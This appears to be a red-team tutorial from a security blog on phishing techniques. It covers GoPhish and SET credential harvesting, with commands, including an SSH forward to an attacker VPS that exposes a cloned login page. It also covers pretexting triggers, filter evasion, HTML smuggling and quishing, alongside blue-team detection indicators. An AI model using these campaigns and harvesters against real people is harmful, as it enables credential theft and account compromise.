Phishing Attack Vectors: A Red Team Technical Breakdown

Red team phishing techniques for authorized engagements: spear phishing with GoPhish, SET credential harvesting, quishing, HTML smuggling, SMTP infrastructure setup, and AiTM session capture.
- Pubblicato il 2026-06-19
- Tempo di lettura: 8 min
Phishing Attack Vectors: A Red Team Technical Breakdown #
Legal disclaimer: The techniques and tools described in this article are intended exclusively for authorized penetration testing engagements, security research, and educational purposes. Using these methods against systems or individuals without explicit written authorization is illegal under most jurisdictions, including Italy’s D.lgs. 231/2001 and the Computer Fraud and Abuse Act (US). HackITA assumes no responsibility for any misuse of the information provided. Always operate within the boundaries of a signed scope agreement.
Phishing is consistently the leading initial access vector in real-world breaches — not because organizations aren’t aware of it, but because the techniques keep evolving faster than defenses adapt. The entire delivery chain depends on understanding how TCP/UDP ports and protocols behave — see HackITA’s porte TCP/UDP guida pentest. This article covers the technical attack vectors red teams deploy during phishing simulations.
Spear Phishing: Targeted Credential Harvesting #
Generic phishing casts a wide net and accepts low conversion rates. Spear phishing inverts this — narrow targeting, high personalization, high conversion. A red team building a spear phishing campaign starts with OSINT: LinkedIn for job titles and org structure, company websites for email formats, social media for individual context. The goal is a pretext that the target has no reason to distrust.
The technical side involves a convincing sender address (typosquatted domain, lookalike domain, or compromised relay), an email template that mirrors internal communications or trusted external services, and a landing page or payload delivery mechanism that completes the illusion.
Domain selection matters significantly. Typosquatted domains (e.g., cornpany.com instead of company.com), lookalike TLDs (.co instead of .com), or expired domains with pre-existing reputation all serve different engagement profiles. Expired domains with positive historical reputation pass more email security filters than freshly registered domains. Tools like whoisxmlapi.com or expireddomains.net help identify expired domains relevant to a target’s vendor ecosystem.
GoPhish (getgophish.com) is the standard open-source framework for managing authorized phishing campaigns. Install it on your VPS and launch:
./gophishThe admin panel runs on https://127.0.0.1:3333 by default. From there you configure SMTP sending profiles, email templates, landing pages, and target groups. GoPhish tracks opens, clicks, and credential submissions in real time. For scripting campaigns via API:
curl -k -X GET "https://127.0.0.1:3333/api/campaigns/" \
  -H "Authorization: <your-api-key>"
For OSINT email harvesting before building the target list, theHarvester (github.com/laramies/theHarvester) pulls emails, subdomains, and employee names from public sources:
theHarvester -d targetcompany.com -b linkedin,google,bing -l 200The output feeds directly into GoPhish’s target CSV import. For deeper social engineering context and pretext building, see HackITA’s guide on social engineering techniques.
For AiTM phishing that captures session cookies post-MFA on top of credentials, see HackITA’s Evilginx 3 guide.
Pretexting and Social Engineering Primitives #
The technical infrastructure is only half of a phishing engagement. The pretext — the false narrative that makes the target take action — is what determines conversion rate. Red teams use a small set of reliable cognitive triggers:
Urgency drives action without reflection. “Your account will be suspended in 24 hours” or “Immediate action required — payroll system update” bypass the mental friction that would otherwise flag a suspicious request.
Authority suppresses skepticism. An email that appears to come from the CISO, from IT security, or from a trusted vendor carries implicit permission to act. Spear phishing often impersonates someone the target already has a working relationship with.
Familiarity reduces scrutiny. An email referencing a recent project, a known colleague, or an ongoing vendor relationship feels contextually correct. This is where OSINT pays off — surface-level familiarity is what separates a convincing spear phish from a generic template.
Reciprocity exploits obligation. “I’ve forwarded the document you asked for” or “Here’s the contract we discussed” implies a prior exchange that the target may not immediately recognize as fabricated.
Quishing: QR Code Phishing #
QR code phishing (quishing) embeds malicious URLs inside QR codes rather than clickable links. The primary advantage is evasion: secure email gateways parse text and links but cannot natively decode and follow QR images to analyze destination URLs. QR codes bypass most link-analysis defenses by shifting the URL from a scannable text element to an image that requires a camera to resolve.
In red team engagements, quishing works best in hybrid email-physical contexts — emails claiming to require “secure document scanning” or physical QR codes placed in target environments (printers, common areas, visitor badges) that redirect to credential harvesting pages. The landing page and capture mechanism are identical to standard credential phishing; only the delivery vector changes.
Microsoft’s Q1 2026 threat report documented QR-based phishing growing 146% quarter-over-quarter, with 70% of attacks embedding QR codes inside PDF attachments rather than directly in email bodies — an additional evasion layer against gateways that scan email content but not attached documents.
HTML Smuggling #
HTML smuggling embeds a payload inside an HTML file as a Base64-encoded JavaScript blob. When the target opens the file in a browser, JavaScript reconstructs and delivers the actual payload locally — the file is assembled inside the browser process rather than downloaded through the network. This bypasses perimeter defenses that inspect network traffic for file downloads, because no download occurs from the network’s perspective.
From a red team standpoint, HTML smuggling is a delivery mechanism, not an attack class. The smuggled payload can be a credential harvesting page, a document that exploits a parser vulnerability, or a file that prompts the user to enable macros. It’s commonly used as the email attachment in spear phishing when the target organization has tight URL filtering but less aggressive attachment scanning.
Vishing and Smishing #
Vishing (voice phishing) and smishing (SMS phishing) are out-of-band vectors that red teams use when email-based phishing is heavily monitored or when a specific target profile makes phone-based social engineering more realistic.
Vishing typically supports a preceding email phish: “I’m calling from IT security to follow up on the email we just sent about your account.” The voice call adds legitimacy to the email and provides a real-time channel to walk the target through credential disclosure or MFA approval.
Smishing exploits the lower scrutiny users apply to SMS compared to email. SMS links bypass email security gateways entirely, and mobile browsers present less contextual information about destination URLs than desktop browsers. For red teams targeting mobile-heavy environments or executives who primarily operate from phones, smishing with lookalike login pages is a high-conversion vector.
Infrastructure for Authorized Phishing Engagements #
A red team phishing infrastructure for an authorized engagement requires several components operating in coordination.
The mail delivery infrastructure needs proper SPF, DKIM, and DMARC configuration on the sending domain. Without these, modern email gateways will filter or quarantine outbound phishing emails before they reach the target. SPF authorizes specific IPs to send on behalf of the domain, DKIM signs each message to prove it hasn’t been tampered with in transit, and DMARC tells the recipient’s server what to do if either check fails. Red teams configure all three on their sending domain to simulate what a real attacker with proper operational infrastructure would achieve.
Before launching a campaign, test the full delivery chain with Swaks — a command-line SMTP testing tool that lets you verify that your emails actually reach the inbox and pass authentication checks:
swaks --to target@company.com \
      --from redteam@yourdomain.com \
      --server mail.yourdomain.com \
      --auth LOGIN \
      --auth-user redteam@yourdomain.com \
      --auth-password 'password' \
      --tls
If the test email lands in spam, check SPF/DKIM alignment. If it bounces, check SMTP relay config. Run this before sending any campaign — discovering delivery issues during a live engagement wastes your phishing window.
The redirector layer separates the publicly visible infrastructure from the backend systems. A redirector (typically a lightweight VPS running a simple redirect rule) sits in front of the phishing server and filters traffic — passing targets through while blocking crawlers, scanners, and known threat intelligence IPs. If the redirector gets burned (its IP appears on a blocklist), it can be replaced without exposing or rotating the backend.
The landing page is what the target sees after clicking. For credential harvesting, it mirrors the legitimate login page of the targeted service. For payload delivery, it triggers a download or redirect. The landing page and any associated domains need TLS certificates — self-signed certificates trigger browser warnings that end the phish immediately.
Domain aging is a practical operational consideration. Freshly registered domains trigger higher suspicion scores in email security gateways and threat intelligence feeds. Purchasing domains several weeks before an engagement and generating low-volume legitimate-looking traffic during that period improves deliverability.
What Red Teams Measure #
A well-run phishing engagement produces data that goes beyond “X% of users clicked.” The metrics that matter for improving organizational security posture are behavioral:
Which departments have the highest click-through rates? Finance and HR are consistently high-risk because they operate in contexts where urgent document requests and credential entry are normal. Which pretexts work? Internal IT impersonation outperforms external vendor impersonation in most environments. How long between delivery and click? Short gaps suggest automated processing, long gaps suggest delayed review, both are useful for timeline correlation in blue team training.
GoPhish exposes all of this through its campaign dashboard. Correlating click behavior against job title, department, time of day, and device type helps organizations understand where their actual risk concentrates — and where awareness training needs to be targeted rather than generic.
Detection Indicators for Blue Teams #
For defenders, the indicators that a phishing campaign is underway fall into two categories: pre-click (infrastructure) and post-click (behavioral).
Pre-click indicators include newly registered lookalike domains appearing in DNS query logs, TLS certificate issuance for domains similar to internal or vendor domains (visible in certificate transparency logs), and email header anomalies — SPF/DKIM failures, mismatched From and Reply-To addresses, unusual sending infrastructure.
Post-click indicators include authentication events from unexpected geographic locations or IP addresses, MFA fatigue attempts (repeated push notifications), and sign-in events where the MFA-completing IP differs from the IP that subsequently accesses resources (the AiTM signature).
Social Engineer Toolkit (SET) #
SET (github.com/trustedsec/social-engineer-toolkit) by TrustedSec is the standard framework for automated social engineering attack vectors. Available by default in Kali Linux, it wraps spear phishing, credential harvesting, and mass mailer attacks in a guided interactive menu.
Launch it:
sudo setoolkitFrom the main menu, the two most relevant branches for red teamers are:
1 → Social-Engineering Attacks → 1 → Spear-Phishing Attack Vectors — craft and send emails with attached payloads directly from SET. Requires a configured SMTP relay. Useful for fast engagements where GoPhish overhead isn’t justified.
1 → Social-Engineering Attacks → 2 → Website Attack Vectors → 3 → Credential Harvester Attack Method — SET clones a target website (e.g., Microsoft 365 login) and spins up a local web server that captures submitted credentials. Combine with a port forward or ngrok tunnel to expose it externally:
# After SET spins up the credential harvester on port 80
# Expose it via SSH remote forwarding from a VPS
ssh -N -R 80:127.0.0.1:80 attacker@YOUR_VPS_IP
SET handles the clone and capture automatically — you just send the VPS URL in your phishing email.
Practical Scenario: CTF — Phishing for Initial Access #
Context: HTB-style box where the attack path starts with a phishing simulation. The target is a company running an internal ticketing system. The scope explicitly includes phishing employees.
Step 1 — OSINT to identify targets:
theHarvester -d targetcorp.htb -b linkedin,bing -l 100
# Output: j.smith@targetcorp.htb, hr@targetcorp.htb, it.support@targetcorp.htb
Step 2 — Register a typosquatted domain and configure SPF/DKIM. For the lab, use your HTB VPN IP with a local hosts entry or a cheap registrar domain.
Step 3 — Launch GoPhish and create the campaign:
./gophish
# Admin panel: https://127.0.0.1:3333
# 1. Create Sending Profile (SMTP relay)
# 2. Create Email Template (impersonate IT support)
# 3. Create Landing Page (clone the internal login)
# 4. Create User Group (paste harvested emails)
# 5. Launch Campaign
Step 4 — Wait for a click. GoPhish dashboard shows who opened the email and who submitted credentials. The captured username and password appear in real time under “Results”.
Step 5 — Use captured credentials to log into the internal service, find a file upload, get a shell, and escalate from there using LinPEAS (see HackITA’s LinPEAS guide).
Toolchain Pipeline #
OSINT / RECON
├── theHarvester -d target.com -b linkedin,google    → email list
└── whoisxmlapi.com / expireddomains.net             → domain selection

INFRASTRUCTURE SETUP
├── Register typosquatted/lookalike domain
├── Configure SPF + DKIM + DMARC on sending domain
├── Swaks --to test@target.com --tls               → test delivery
└── Redirector VPS → backend phishing server

CAMPAIGN MANAGEMENT
├── GoPhish → email templates, landing pages, tracking
└── SET → credential harvester, mass mailer, quick clone

DELIVERY VECTORS
├── Spear phishing email     → GoPhish / SET
├── Quishing (QR in PDF)     → QR generator + PDF embed
├── Vishing follow-up        → phone call referencing the email
└── Smishing                 → SMS with shortened lure URL

CAPTURE
├── Credential harvester     → username + password
└── AiTM proxy (Evilginx 3) → session cookie post-MFA

POST-CAPTURE
└── Use credentials/cookie → access internal systems → pivot
What’s the difference between phishing and spear phishing in a red team context? Phishing is broad targeting with generic templates — high volume, low personalization. Spear phishing is precision targeting with OSINT-derived context — low volume, high personalization, much higher conversion rates. Red teams use both depending on scope and objectives.
Does GoPhish work against modern email security? Out of the box, GoPhish leaves detectable fingerprints in email headers and HTTP responses. For realistic adversary simulation, red teams modify GoPhish to strip identifying headers and run it behind a properly configured sending infrastructure with valid SPF/DKIM/DMARC. The GoPhish documentation covers this configuration in detail.
What is the most evasive phishing vector in 2025–2026? QR code phishing embedded in PDF attachments consistently bypasses secure email gateways because most solutions don’t decode QR images to analyze destination URLs. AiTM proxying (covered in the HackITA Evilginx 3 guide) remains the most technically sophisticated because it renders MFA irrelevant.
Are phishing simulations legally required to be authorized? Yes. Running a phishing simulation without written authorization from the target organization violates computer fraud statutes in most jurisdictions, including Italy’s D.lgs. 231/2001 framework. Every authorized engagement must begin with a signed scope agreement that explicitly covers phishing as an authorized technique.